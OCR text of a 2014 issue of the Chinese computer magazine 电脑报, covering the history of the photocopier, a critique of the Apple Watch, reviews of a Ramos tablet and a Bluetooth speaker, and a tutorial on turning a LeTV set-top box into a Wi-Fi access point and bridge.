感谢各位读者给报纸和网站提出真诚的建议,请尽快给小生发来微信,告诉你的姓名、地址、电话,以便我们尽快寄送奖品!

瑞酷18000mAh移动电源

电脑报评测推荐
电粉专属优惠进行中
包邮活动价125元
咨询电话:18908327950
www.icpcw.com/18000.htm

责编:李青阳　**美编**:小白　**组版**:姚永福　**责校**:曾灿
日期:2014.9.22　**投稿邮箱**:pcw-report@vip.sina.com

誊写的革命——复印机

@侯金平

今天,“誊写”这个词已很少有人在用,将其当作一个冷僻词也无不可。在更多年轻人的脑海里,“誊写”已被另一个词——“复印”所代替。不管是在公司,还是在大街小巷的复印店,处处都能看到复印机的身影。

一份资料,有了复印机的帮助,是几秒钟举手之劳的事情。复印机的发展,却经历了近200年的时间。

世界第一台复印机的诞生

誊写这种工作不仅枯燥无味,同时要求也较高,想要做到准确无误、保持原文风貌不是一件简单的事。

对这种工作深恶痛绝的大有人在。早在19世纪初,英国伯明翰的詹姆斯·瓦特就发明了文字复制机,以减少那些无助的誊写者的“苦痛”,同时也意味着人们对复印机的探索之路正式启航。

人们公认的复印机发明者是美国工程师切斯特·卡尔森(Chester_Carlson)。这位生活在20世纪上半叶的专利律师,理论上应该与发明复印机没有半毛钱的关系。


不过他在纽约专利办公室工作期间,发现需要将内容同样的信函、公文送交各个部门。让秘书抄写、打字,易出差错,份数一多又耽误了工作。别人可以忍受这种低效率,卡尔森却受不了,因为他患有关节炎。这种不便与麻烦让他有了创造一种新机器来改变这种被动局面的冲动。

于是,他踏上了复印机研究的漫漫旅程。家中的厨房成了他的实验室,废寝忘食成了他生活的常态。长时间的探索后,他发现光敏感材料可以将图像复印在纸上,而关于复印的原理也已清晰。这就类似于大家知道蚂蚁写字的原理:涂上蜂蜜,然后蚂蚁会爬上去,从远处看,就像是字。

而复印机的主要部件是硒鼓。在鼓上涂抹的硒能在黑暗中留住电荷,一遇光又能放走电荷。将要复印的字迹、符号、图表等通过光照到硒鼓上,就能将这些内容如同在石碑上先涂上蜂蜜“写”在硒鼓上。受光照而又无字的部分放走电荷,有字的部分留住了正电荷。

当然“蚂蚁”不爬上去,是看不见这些字的。那“蚂蚁”又是谁呢?是墨粉,我们设法让带负电的墨粉吸到硒鼓的有字部分上。硒鼓转动时,让带正电的白纸通过,墨粉吸到纸上,经过高温或红外线照射,让它熔化,渗入纸中。这样便形成牢固、耐久的字迹和图表。

1938年10月22日,卡尔森在他的阿斯托里亚实验室中,在助手奥托·科尼的协助下,拿出一块光导锌板,在一块手帕上不断摩擦,以使其产生正电荷,再将一个印有“10-22-38”的玻璃显微片,置于上部的墨水中。



10.-22.-38
ASTORIA

卡尔森和他的第一张复印图片

之后将光导锌板置于灯泡下进行曝光,被墨水屏蔽的部分保持正电荷,以此来吸引在顶部喷洒的负电荷。正负电荷作用的结果是将墨水吸附在纸上,从而完成了复印功能。这张小小的仅5厘米见方的小图片印着:“ASTORIA 10—22—38”。这小纸片今天成了价值连城的珍贵文物,它记载了一个伟大的历史日期。


当然,专利律师出身的卡尔森没忘记自己的本行,他在发明成功后马上申请了技术专利。时间定格在1938年。

从粗糙走向精细的静电复印技术

卡尔森没想到复印机的专利推广也如其诞生一样艰难。这也许与他推广的方式有关。在早期演示他的发明时,是利用烟盒所带的材料演示的,因此并未引起人们的关注。有20多家公司拒绝了他的发明。

所幸还是有人慧眼识珠,那就是哈格德(Haloid)公司的CEO威尔逊。为了与伊斯曼·柯达公司竞争,威尔逊于1947年决定使用卡尔森发明的复印机专利技术。直到1949年,哈格德公司生产出了面向市场的静电复印机,而施乐也借此取代哈格德成为公司的新名。施乐公司的英文名词Xerox正是静电复印Xerography中开始的几个字母。

但卡尔森设计并制出的第一批平板复印机并没有预期的那么出色。不仅笨重,而且耗时,复印质量也不敢恭维。复印一张拷贝需要花费四分钟,印制精密的图形,由于扫描粗糙,复印品常常让人无法辨认。因此,一些企业都宁可雇用打字的女秘书而不肯购买价格昂贵的复印机。



有着100多项复印机专利的Bob Gundlach

作为施乐公司总设计师的卡尔森,日子当然不好过。鲍勃·冈拉克的出现,让事情出现了转机。

一天,卡尔森走进车间,看到一个年轻人正滔滔不绝地告诉周围工人,如何使用经他改进的一个复印装置。卡尔森没有惊动大家,悄悄走到一边凝神静听许久,他微笑起来,多么美好的设计啊!他当即夸奖说:“你是一个发明家!”这个人就是刚进公司的大学生——鲍勃·冈拉克(Bob Gundlach)。

卡尔森的鼓励增强了冈拉克的自信心。在此后的岁月里,他向董事会推荐了当时仅25岁的冈拉克,而鲍勃·冈拉克也就替代了卡尔森,成了施乐公司的首席研究人员。

他仅在静电复印机技术上就有过100多项发明和改进。其中最重要的是提高了复印速度,冈拉克从原来每四分钟印1张发展至可以在一分钟内印上150张。其次是简化了复印机操作方式。他认为“简单化是成功的关键”。他去除了复印机中不必要的部分,减小了复印机体积,使得一张书桌既可放复印机又能有地方放一些复印好的文件。

当然还有复印机之外的诸多问题:比如寻找合适的光学镜头,让设备保持低温,纸张不至于过热而着火。又比如,调色剂必须能快速融化,但又不能太软,否则会产生污迹。墨粉必须很细,才能印出色彩鲜明的图片,但是如果墨粉过细,又会引起其他问题。

因此当调色剂、透镜和其他一些重要部件的研发产生突破后,复印机才得以真正走进市场。1960年3月,施乐公司正式推出了900千克重的914型复印机。

由于冈拉克的努力,施乐公司的复印机成了世界上销路最广、应用最多的复印机。施乐一度成了复印机的代名词。

复印机市场的群雄逐鹿

在施乐公司大展拳脚之时,其他一些公司也在摩拳擦掌,进行着复印机的研究,而新产品也层出不穷。佳能理光是其中的佼佼者,特别是佳能,成就了复印机市场的许多第一。

1972年,推出世界首款的液干式普通纸复印机NP-70;1978年,推出世界首款记忆式复印机NP-8500;1982年,推出世界首创暗盒方式小型复印机PC-10/PC-20;1984年,推出世界最小最轻的激光打印机LBP-8/CX;1990年,推出世界首款以模糊逻辑控制的复印机NP9800;1992年,推出世界首款备有防伪装置的彩色激光复印机CLC-550;1994年,世界首款全彩色自动两面拷贝复印机CLC800。

与此同时,关于彩色复印的研究在20世纪60年代也已展开。最初所用方法基本上为三基色分解,另加黑色后成为四色复印。

20世纪70年代后期,在第三次国际静电摄影会议上发表了用光电泳方法一次彩色成像的研究报告,这比以前所采用的方法又前进了一步。

20世纪80年代出现了全色复印机,复印出的图画与美丽的彩色照片无异。

到了20世纪90年代又出现了激光彩色复印机,激光技术的运用使复印更清晰精细。而数字复印机也逐步替代传统的模拟复印机,慢慢成为市场的主角。

1978年Canon公司推出的世界首款
记忆式复印机NP-8500

小编语:

70、80后一定不会忘记看黑板抄习题、腊纸刻字用油墨复印卷纸的童年。说不定,在某些同学的脑海里也曾幻想过“复印机”这样的美好事物,不过由于时代原因而充当了“人肉复印机”这一光辉角色。

消费电子
B版 | 13~21版 电脑報
日期:2014.9.22 第 37 期
责编:陈扬铁 美编:毛毛
组版:向海蓉 责校:杨军
投稿邮箱:pcw-digital@vip.sina.com
扫一扫
加微信看老狼讲习所

拒当苹果“表叔”
Apple Watch五大吐槽

离Apple Watch的发布会已经过去了2周，在这段日子里，阿卡不停地寻找着一个购买Apple Watch的理由，但可惜的是没有找到……在思索的过程中，无数个摒弃Apple Watch的念头不断出现。为了挽救无数的肾，接下来我要吐槽……

槽点1 功能重复

可以打电话，有Siri，有日历地图，还有GPS功能……很强大的一个智能手表嘛！等等，这些功能难道不是每部iPhone都拥有的么？那么为什么我们还要单独购买一个Apple Watch？支持图片浏览，可以放大缩小，有运动功能，可计算心率，支持苹果支付系统，这不还是一部iPhone加上APP就能实现的？拜托，现在生活节奏这么快，大家时间都很宝贵的，巴不得一个设备就能把所有功能添加进去，让自己越轻松越好，苹果倒好，做一个智能手表，功能基本都和iPhone类似，那我们购买它的意义是什么？仅仅是因为它是苹果出品？我们不排除一些应用通过Apple Watch会更方便，但这并不代表苹果一股脑将重复的功能和应用塞进Apple Watch就是成功！

Apple Watch的功能和iPhone有太多重合的地方了

槽点2 手机附庸品

好吧，你没有iPhone，但是想买个Apple Watch，也不要它的通话功能，这样总可以吧？可惜的是这个真不行。Apple Watch很多功能是要搭配iPhone来使用，甚至连GPS功能都要通过WiFi连接到iPhone来实现，更别说拍照、图片这些应用实际都来自手机端。这就意味着如果你没有苹果的手机，那么买个Apple Watch，只能证明要么你很有钱，要么你脑子就有进水的嫌疑……

事实上，个人更看重谷歌的“Google Wear”，至少谷歌的智能手表拥有自己的开发平台，从目前来看，能比Apple Watch衍生出更多有趣而且独立的应用，从而摆脱智能手表作为智能手机附庸品的身份！

Apple Watch基本是要依附于iPhone才有存在意义

槽点3 一天一充

每天都要充电，这或许是林林总总智能可穿戴式设备中，我见过最无厘头的设计，可它却偏偏出现在苹果的产品上，这点我至今仍未想通。或许苹果认为，Apple Watch拥有无线充电功能，随时随地都能充电，续航时间问题并不突出。但是别忘记了，摩托罗拉的Moto 360同样拥有有线、无线两种充电方式，但连续工作时间却达到了3至5天。

我甚至可以想象，当运动爱好者跑步结束后，发现Apple Watch没有电后的沮丧；当果粉扬着手腕向其他人展示Apple Watch，发现没电后的那种尴尬……要知道，我们只是按照目前普遍的智能可穿戴设备的标准去看待Apple Watch，如果按照传统腕表的要求，说Apple Watch不合格都算是表扬了，要知道即使是加入了各种运动功能的腕表，也没有这么短得可怜的续航时间！

你能忍受智能手表一天一充?

槽点4 设计“奇葩”

很多人会赞赏苹果智能手表的外观设计，比如用蓝宝石玻璃，有不同的颜色，甚至还有18K金的材质以及多样化可更换的表带……但是我们必须知道的是，苹果是将Apple Watch作为一款手表来设计，而我并不觉得这些旁人称赞的地方能增加它作为一款手表的设计感。不管苹果有多少个理由，但长方形的手表的确会让人觉得厌恶（看看卖得好的腕表都什么形状吧，这点Moto 360就很聪明）。

Apple Watch这设计，是不把人整疯誓不罢休的节奏啊

好吧，或许苹果真要把Apple Watch设计成长方形才能满足他们在审美和应用上的需求，但就和之前说过的一样，有一些功能真的没有必要做到这样极致，特别是在如此小的面积上。在苹果产品展示的时候，我已经对这么小的屏幕显示这么多图片的设计感到震惊了，苹果这是有多恨“密集恐怖症”的人群？要不苹果就是以“将全世界果粉看瞎”和“将全世界果粉手指按断”为己任，否则我实在想不到这种设计的理由！

槽点5 格调不够高

其实我可以理解很多人购买Apple Watch的理由，拿着一个苹果的iPhone，戴上一块苹果的Apple Watch，这样出去是不是感觉倍有面子？腰不痛了，肾也不亏了，吃饭睡觉倍香，甚至会感觉到有无数眼光往你投来……好吧，抛开这些幻觉不谈，在很多人心中苹果就是格调的象征。但是请注意，腕表早已经被劳力士、百达翡丽这些品牌所定义，我并不认为一款苹果的智能手表就能提升用户自己的身份！

可以试想一下，当你展示你的Apple Watch时，或许会有人投来惊讶的眼光，但是这些眼光中真正代表着认可的会有多少呢？我觉得会有很多人认为：这家伙是个科技死宅男；这家伙是个需要运动的死胖子；这家伙是个苹果的脑残粉……但无论如何恐怕都和时尚沾不上边！349美元，即使我们买不到劳力士，买不到百达翡丽，但是天梭、浪琴甚至是雷达、摩凡陀的腕表，我们都还是有可能搞到的，哪怕一些知名品牌的运动手表也是没问题的，至少这些腕表会让你整个人显得更有品位和格调，而不是傻乎乎地靠演示Apple Watch的功能来吸引别人的关注，何况它还那么难看……

编辑观点 除了苹果，我们还有其他选择

电脑报阿卡酋长：苹果有一句经典的广告词，叫“再一次改变世界”。但是这次，无论是新的iPhone还是Apple Watch，我们都没有发现它们有改变世界的能力，反而有一种被世界改变的趋势。从各方面来看，这次苹果的产品发布，没有失望，但也没有惊喜，特别是Apple Watch，并没有展示出它和其他智能可穿戴式设备的差异，在功能和设计上反而有更多让人吐槽的地方，而和iPhone如此紧密的捆绑，又让人怀疑这只是苹果在销售上的一个策略而已。349美元起，我当然不怀疑果粉的消费能力，但我只是认为，无论作为一款智能可穿戴式设备还是作为一款腕表，我们都有更好的选择！

11.6英寸大屏破传统

蓝魔i12c平板电脑评测

放眼整个平板电脑市场，12英寸左右的平板并不多见，蓝魔i12c就打破了传统，搭配了一块11.6英寸的超大屏幕，这一尺寸已经接近于笔记本电脑的屏幕大小。独树一格也是有“风险”的，在文档处理和观看电影方面大屏肯定有更佳的视觉体验，但在便携性上却大打折扣，蓝魔i12c针对大屏幕带来的变化有诸多新颖设计，接下来一起体验一番。

手机扫描二维码
全彩内容随身读

电脑报
购买指数
★★★★
LAB

背面设计新颖，音质表现突出

本次拿到的i12c属于平板电脑里的大块头，搭配11.6英寸的IPS屏，为了有更好的握持感并没有采用窄边框设计，其最长边达到了30厘米，这在平板里算是很少见的，由于i12c采用全金属的一体成型设计，所以拿到手的第一感觉就是有些“分量”，重量达到了765克，这个重量对于拿惯了小尺寸的用户而言差异还是很明显。在测试中特别是握持的时候，拿着玩比较吃力。

因为大尺寸屏幕在外观上也相应带来了改变，i12c的背面并非一整块的金属背壳，为了避免设计上的单调，在摄像头方向的顶部，设计了一块黑底白点的玻璃条，这个设计个人是比较喜欢的，玻璃条使整个平板看起来设计新颖，别具一格。

在接口方面，蓝魔i12c将按键和接口分别设置在横向的左右两侧，而扬声器也是采用了双单元的设计位于两边，这和此前我们评测的蓝魔K6有些类似，虽然扬声器位于正面的下方（刚好是手持的位置），容易被手遮住，但掉转屏幕就很容易解决。在音质上也是保持K6的风格，音量足够大，同时中高音比较饱满，对影音播放的需求来讲是比较满意的。

蓝魔i12c的大机身使其接口设计布局合理，同时配有HDMI，接口较为丰富


分屏设计利用率高，软件优化不够

蓝魔基于i12c的大屏幕设计了一个分屏功能，该功能设计在虚拟按键底部，通过触发分屏按钮可以很轻松地将主屏一分为二，可以自由调节分屏比例。通过长时间的使用，个人认为这项功能在11.6英寸的大屏环境下是非常实用的，同时任意改变窗口大小、切换任务都比较流畅。

不过目前来看，在系统方面很多应用的整合还不够，例如微博应用只能在固定的大小上显示，其字体被缩放到很小，几乎不能辨识。而网页浏览也只是在原网页的排版下缩小字体比例，同样比较考眼力，这方面其实Windows8里的解决办法可以借鉴，随着窗口的缩小，在不改变字体大小的情况下，只显示网页的部分信息，通过滑动来选择显示区域，相信这方面随着用户反馈的增加蓝魔会有所改进。

在整体性能方面，蓝魔i12c采用的是英特尔的Atom Z2580超线程处理器，在分屏模式下我们也有尝试将游戏和视频播放同时打开，其系统的运行还算流畅。在视频播放方面，蓝魔i12c能够应对大部分格式下的1080P全高清影片，但不支持RMVB、WMV格式，同时在MKV格式下AAC音频编码也会出现无声音的情况。

最后，在续航方面蓝魔i12c算是令人满意的，大屏幕虽然会产生更大的功耗，但大体积使i12c内置了一块10000mAh的大容量电池，视频播放可坚持8小时左右。


在分屏模式下，微博应用被压缩得过于精小，文字很难辨识

✓ 分屏功能便于娱乐
大容量电池，待机时间长

✗ 金属机身使大尺寸平板显重

基本参数

Android4.2.2/Intel 双核 Z2580 2GHz/2GB/11.6英寸1366×768像素/前置200万像素/后置500万像素/10000mAh/301.5mm×179mm×8.8mm/765g

参考价格:**1599**元(16GB)

跑分成绩

安兔兔	22002
CPU	3598
GPU	3574

游戏测试

《植物大战僵尸2》	流畅
《钢铁侠3》	流畅
《狂野飙车8》	流畅

视频(原生播放器)

《布达佩斯大饭店》AVI/1080P	流畅
《极恶非道2》MKV/1080P	流畅
《猩球崛起》rmvb/1080P	无法播放

工程师总结 | 杨 璐

大屏更适合观影需求

长时间地体验蓝魔i12c过后，感慨其接近12英寸的大屏真是一把双刃剑，对于网页浏览、视频播放来说有不错的视觉效果，但机身过重在便携性上的确很受影响，同时在游戏娱乐上，由于机身比较长，所以竖握类游戏都很难操控，横握类游戏（有虚拟按键）也很难让拇指完全施展。蓝魔i12c整体的影音感受较好，所以i12c真正适合的还是喜好观看电影和电视剧的消费者。

会发光的音箱

朗琴T900幻影蓝牙音响评测

电脑报
购买指数
★★★☆
LAB

相比以前所有的便携音箱而言，朗琴的T900幻影显得有些特别。除了基本的蓝牙功能外，它还具备防水溅防尘能力、NFC和电话接听等功能。比较吸引人的是音箱正面具备了大面积的LED灯阵，根据不同的设置或是音乐内容会展现出不同的效果。下面我们就来看看它的表现吧！

手机扫描二维码
全彩内容随身读

设计，有点“碉堡”

见过很多便携音箱的设计，各种形状都有、方的、扁的、圆的……而朗琴T900幻影外观设计却是采用三角柱体，加上环面弧形的设计，可竖放可横卧。最突出的就是弧面的金属方格网罩，在开启音箱的情况下，整个弧面的LED灯光随着音乐的旋律显示频谱的效果，给人高大上的感觉。

这款音箱采用了国内首创的智能频谱灯效系统，使音箱发出的声音频谱可以零延时地被DSP系统所抓取，并通过多组灯阵实时地展现出来，形成绚丽的魔幻光影效果，让声音不只是可以听见，还可以看见。T900便携音箱还有一个比较有用的设计，它四面被黑色的橡胶包裹，这样让它具备一定的防水溅、防尘和防震能力，这主要是考虑到户外的用户。

T900音箱最突出的是正面LED灯阵会产生五种不同的光效，播放音乐时灯效也会随之发生变化，支持聚会、脉动、漫步、彩虹、流星五种灯光效果

音效，小腔体有大澎湃

T900的发声单元口径达45mm，总功率为8W，这在同类产品中属于主流配置。T900采用封闭式蓝牙音箱设计，之前也有过其他品牌采用这种设计，效果都不理想，T900可以通过NFC对码也可以通过蓝牙对码，本次测试我们使用蓝牙连接。测试音乐以流行音乐为主，首先试听了汪峰的《爱是一颗幸福的子弹》，主要测试其中高频的表现，测试时有意把音量调到最大，音箱震动很厉害，小音箱发出的能量惊人，由于音箱采用了仰角设计，声音能直达用户耳部。虽然音质略有发散，但人声还是比较清晰。随后我们试听了《渡口》等经典曲目，在中低频表现方面，作为一款小音箱量感还是很足的，弹性也还不错。作为便携音箱，T900的音质还是能令人满意的。

试听曲目	曲目码率	试听重点
《蔡琴:渡口》	APE 900Kbps	人声、低频
《爱是一颗幸福的子弹》	MP3 320Kbps	综合、人声、定位
《鼓诗》	MP3 320Kbps	低频
《琵琶对萨克斯》	MP3 320Kbps	高频

✓ 全彩LED智能频谱灯阵，可随着音乐旋律显示多种频谱灯效；户外三防，坚固耐用；音效不错，音量大

✗ 体积稍大，户外携带显得有些突兀

主要参数

■**额定阻抗**:4Ω ■**额定电压**:DC 5V
■**额定功率**:7W
■**磁盘最大容量支持**:32GB
■**扬声器单元**:45mm
■**产品尺寸**:184.7mm×73.3mm×81.0mm
■**输出接口**:3.5mm立体声
■**支持格式**:MP3、WMA、WAV、APE、FLAC全格式解码
■**产品重量**:444g

参考价格:专柜价**999**元
电商价**499**元

工程师总结 | 向 波

无线运动，它很棒

作为便携音箱外貌是第一感观，很多产品只要美观讨人喜欢，就能获得一时的热销。但不少用户使用过几次这种音箱后就会对其低劣的音质难以容忍。而朗琴T900幻影这次在体积上做了不少的妥协，体积上没能很好地瘦身，但在音质上获得了不错的效果，而且LED灯光设计也是一个亮点。虽然它的音质不能与传统的多媒体音箱相比，但在便携音箱中，也还是比较突出。

电视盒子零成本变身路由器


@TEAR

很多家庭现在都会购买智能电视机顶盒，可是主要也就是解决点播需求，其内置的潜在能力并未被完全挖掘出来。比如将带有无线天线的电视机顶盒打造成无线路由器，在零成本情况下，可以增加家里单个路由器的无线信号覆盖能力，其实现方法根据需求有多个进阶应用，不妨来学习一下。

初级应用：变身AP，盒子无线也好用

其实，不少机顶盒在设计时，已经考虑到无线AP的应用需求，我们所需要做的只是打开这一功能。本次体验，我们以乐视C1S机顶盒作为平台，不同的机型可能在设置上有些差异，但改造思路是一致的。

在乐视C1S里，在网络设置中就已经内置了无线AP功能，在使用无线连接时，看不到相应选项，但我们只要用网线连接C1S网卡接口，在网络设置中就有了AP开关，开启它你的盒子就变身为无线AP了（图1）。



当前网络：已连接上网络
连接方式：有线网络
网络设置：自动获取
AP 开关：开启
当前设备：letvap
连接密钥：12345678
本机IP：192.168.0.100 (MAC C8:0E:77:08:73:73)

乐视C1S可直接开启AP功能


使用感受：作为无线AP，盒子在开启路由功能后，与普通路由在速度和使用上并没有什么区别，只要数码设备连上机顶盒，输入密码就可以顺畅地使用网络，而多了一个AP对增强覆盖自然大有好处。当然了，默认的SSID和密钥显得有些简单了，因此，在开启之前最好在AP设置中修改密钥和SSID。

不过，由于机顶盒的发热量较大，在长时间开机后不仅机顶盒的温度较高，路由也存在不稳定甚至死机，或是AP功能自动关闭的情况，需要重启才能解决问题。7×24小时需要WiFi的用户，并不适合用这种解决方案。

中级应用：无AP不用愁，借APP助力

不是每一个盒子都预留了开启AP的选项，不过没关系，只要机顶盒有网口和WiFi，利用一款名为WiFi路由器的应用，就可以将机顶盒变身为无线AP，而使用方法也很简单，只要在主界面中点击开启无线热点，在配置中设置SSID和密码，就可以顺畅地使用WiFi了。

当然，机顶盒的AP功能实在是太弱了，在这种情况下，利用APP增强一下机顶盒的路由功能，或是通过其控制一下其他路由器就大有必要，安装你使用的路由品牌专用的APP是最好的选择，实在不行的话，兼容性不错的路由管家也是不错的选择，功能上还是比较全面，至少在机顶盒上就可以实现蹭网拉黑\实时查看连接用户等功能（图2）。



WiFi路由器与路由管家应用界面

使用体验：WiFi路由应用会生成一个默认SSID为androidtether的无线路由，如果机顶盒支持蓝牙的话，甚至还能通过蓝牙共享网络，虽然意义不大，但毕竟多了一种玩法。而这样的软设置，在使用上与普通路由也没有明显区别。不用担心因为是软件应用而使其性能下降。至于路由应用，其所调用的是路由自身的功能，这也决定了机顶盒必须连接路由之后，才能实现这些功能。安装这一应用最大的意义就是，当机顶盒播放卡顿时，我们可以立即查看实时流量与用户，一旦发现蹭网者立即拉黑。这就省去了开电脑进行路由设置的麻烦事。


高级应用：玩桥接，盒子免费增覆盖

其实，单纯开启AP功能，对大多数家庭来说只是临时的解决方案。毕竟，多数家庭都已经有了无线路由，而机顶盒上的无线AP很难覆盖整个家庭。那么，能不能让机顶盒上的AP与原有的路由组成桥接，长时间增强家庭WiFi的覆盖范围呢？看似不可能的任务，我们需要试验一番。

机顶盒上的无线设置项极少，更没有WDS桥接功能，同样没有DHCP等功能，而它的AP功能，要在有线输入时才能开启，因此，我们将其作为主路由，将光猫上的LAN输出口直接连接到机顶盒上，而拨号由光猫内部进行。至于机顶盒的设置也很简单，开启AP，网络设置设为自动获取。这时候，我们可以看到机顶盒的IP是192.168.1.3（图3）。


在电视盒子端设置好后，接下来需要对原本的路由器进行相应设置。首先，输入路由器的IP地址（默认状态下是192.168.1.1或192.168.0.1）进入路由的设置页面，将DHCP服务器打开，然后再进入菜单中的网络参数LAN口设置，将LAN口的IP地址设置为192.168.43.1（图4）。按道理说，这个IP只是一个常用的网关IP，但在实践中笔者发现只有使用这个IP才能实现桥接，具体原因不得而知。在修改IP，选择保存后，路由将重新启动。

在路由重启完毕后，进入无线设置的基本设置选项，勾选开启WDS进行桥接（图5）。此时，可以在下方扫描中，点击扫描以搜索可以桥接的路由，在扫描菜单中选择机顶盒，SSID为letvap的路由，在选择后桥接路由的信道将自动调整为与主路由一致，此时，我们只需要输入主路由的密钥就可以完成配置，至于桥接路由的SSID既可以改成和主路由一致，也可以根据自己的需求命名。




当前网络：已连接上网络
连接方式：有线网络
网络设置：自动获取
AP 开关：开启
当前设备：letvap
连接密钥：ljf18950918362
：192.168.1.3 (MAC: C8:0E:77:08:73:73)

在电视机顶盒端查看IP地址




本页设置LAN口的基本网络参数，本功能会导致路由器重新启动。
MAC地址：EC-88-8F-34-3B-C8
IP地址：192.168.43.1
子网掩码：255.255.255.0

修改桥接路由IP地址



本页面设置路由器无线网络的基本参数。
SSID号：jfli
信道：6
模式：11bgn mixed
频段带宽：自动
☑ 开启无线功能
☑ 开启SSID广播
☑ 开启WDS
(桥接的)SSID：letvap
(桥接的)BSSID：02-1A-11-F5-F4-6A　例如：00-1D-0F-11-22-33
无线地址格式：自动探测
密钥类型：WPA-PSK/WPA2
WEP密钥序号：1
密钥：ljf18950918362

开启WDS，进行桥接



无线功能：启用
SSID号：jfli
信道：6
模式：11bgn mixed
频段带宽：自动
MAC地址：EC-88-8F-34-3B-C8
WDS状态：成功

MAC地址：EC-88-8F-34-3B-C9
IP地址：0.0.0.0　动态IP
子网掩码：0.0.0.0
网关：0.0.0.0　WAN口未连接！
DNS服务器：0.0.0.0 , 0.0.0.0

	接收	发送
字节数：	0	84
数据包数：	0	2

运行时间：0天 00:11:50

桥接路由主界面

在选择保存后，路由的运行状态中我们就可以看到桥接路由进行扫描，并试图与主路由进行连接。待连接建立后约一分钟，在我的电脑上，路由设置界面突然显示无法连接，但此时，电脑右下角的路标显示桥接建立，稍等片刻网页连接正常，桥接顺利完成（图6）。

使用体验：桥接完成后，家庭WiFi的覆盖范围大大增加，原本无信号或信号较弱的地方，都可以获得不错的信号，而下载速度也没有明显的区别。

不过由于机顶盒AP自身稳定性不佳，因此桥接稳定性一般。几乎每隔一两天，就需要重启机顶盒。而在机顶盒重启后，桥接路由需要重新扫描后才能建立连接，这也是比较麻烦的事情。同时，两个路由在不同的网段，因此对于手机等数码设备来说，要设置成自动获取IP而不是指定IP，才能保证与两个路由的连接。


这样桥接也有其好处，以往用路由分别连接手机和机顶盒，在手机推送高码率的1080P影片时，容易出现卡顿现象。而在使用机顶盒桥接后由于传输的简化，同一影片播放变得流畅，几乎没有卡顿现象。

小贴士 | TIPS

疑点重重的设置过程

本次体验，是在乐视C1S和TP LINK 842N及740N上完成的，尽管最终完成了桥接，但在设置中不少疑问却难以有合理的解释。首先，桥接路由的IP地址为什么一定要是192.168.43.1？一旦更换其他IP，就无法完成桥接。而在桥接完成前，PC都可以与路由设置界面通讯，可在桥接完成正常联网后，反倒打不开路由设置页面（此时，手机可以进入设置页面）。而在使用中还发现，一旦机顶盒关机重启，桥接路由无法正常连接，需要重新人工扫描和选择机顶盒，才能完成连接。

由于没有更多的机顶盒与路由器，笔者无法保证这一设置可以在所有机顶盒与路由中实现，毕竟AP与路由的桥接原本就是困难，甚至是不可能完成的任务。当然，笔者更希望大家能够进行验证，完善设置方案的话那就更是求之不得了。



光猫直连机顶盒，进行桥接

总结　机顶盒变身路由，更享下载便捷

让机顶盒去充当路由的角色，不只是节省一个路由器，其实，还有更多的用处。例如随着广电加强对盒子端视频的封锁，不少视频尤其是美剧和较新的视频往往无法点播，只能下载播放，此时，在机顶盒上安装迅雷等下载软件，由机顶盒完成下载任务无疑既节能，又省时。但在以往，实现这一目标，不仅要开启机顶盒和光猫，还要开启路由器。而当机顶盒与光猫直连，充当路由角色时，就不用再开路由器了，这不仅节省了电能，对于延长路由寿命减少辐射也大有好处。

责编:何庆 **美编:**毛代洪 **组版:**姚永福 **责校:**杨军
日期:2014.9.22 **投稿邮箱:**pcw-digital@vip.sina.com

一句话点评

佳能CP910 照片打印机

基本参数:热升华、证件照打印、支持WiFi、AirPrint打印

快嘴点评:手机让数码影像真正融入生活。照片量在增长,被打出来的可能性就更高,难怪像佳能CP910这样的照片打印机在流行, 操作简单,单张成本只要6毛钱。

极限矩阵iPLAY游戏掌机

基本参数:英伟达Tegra 4四核、7英寸视网膜屏、双频WiFi、6000mAh、蓝牙4.0

快嘴点评:iPLAY游戏掌机算得上是私人定制的平板电脑,从处理器到按键设计, 从超清屏幕到专属界面,打造极致体验,也算是同质化的一种突破,带来新思路。

卡西欧EX-TR500 数码相机

基本参数:1210万像素、21mm广角、3英寸触摸翻转屏、WiFi

快嘴点评:卡西欧这是要将自拍进行到底的节奏, 再推EX-TR500,竟然喊价6999元。其实硬件真没什么特别,只是很懂得讨女生欢喜,不仅外观美,怎么拍都美。

酷派潘多拉魔盒

基本参数:支持心率血氧检测、酒精检测、VOC气体检测、计步器

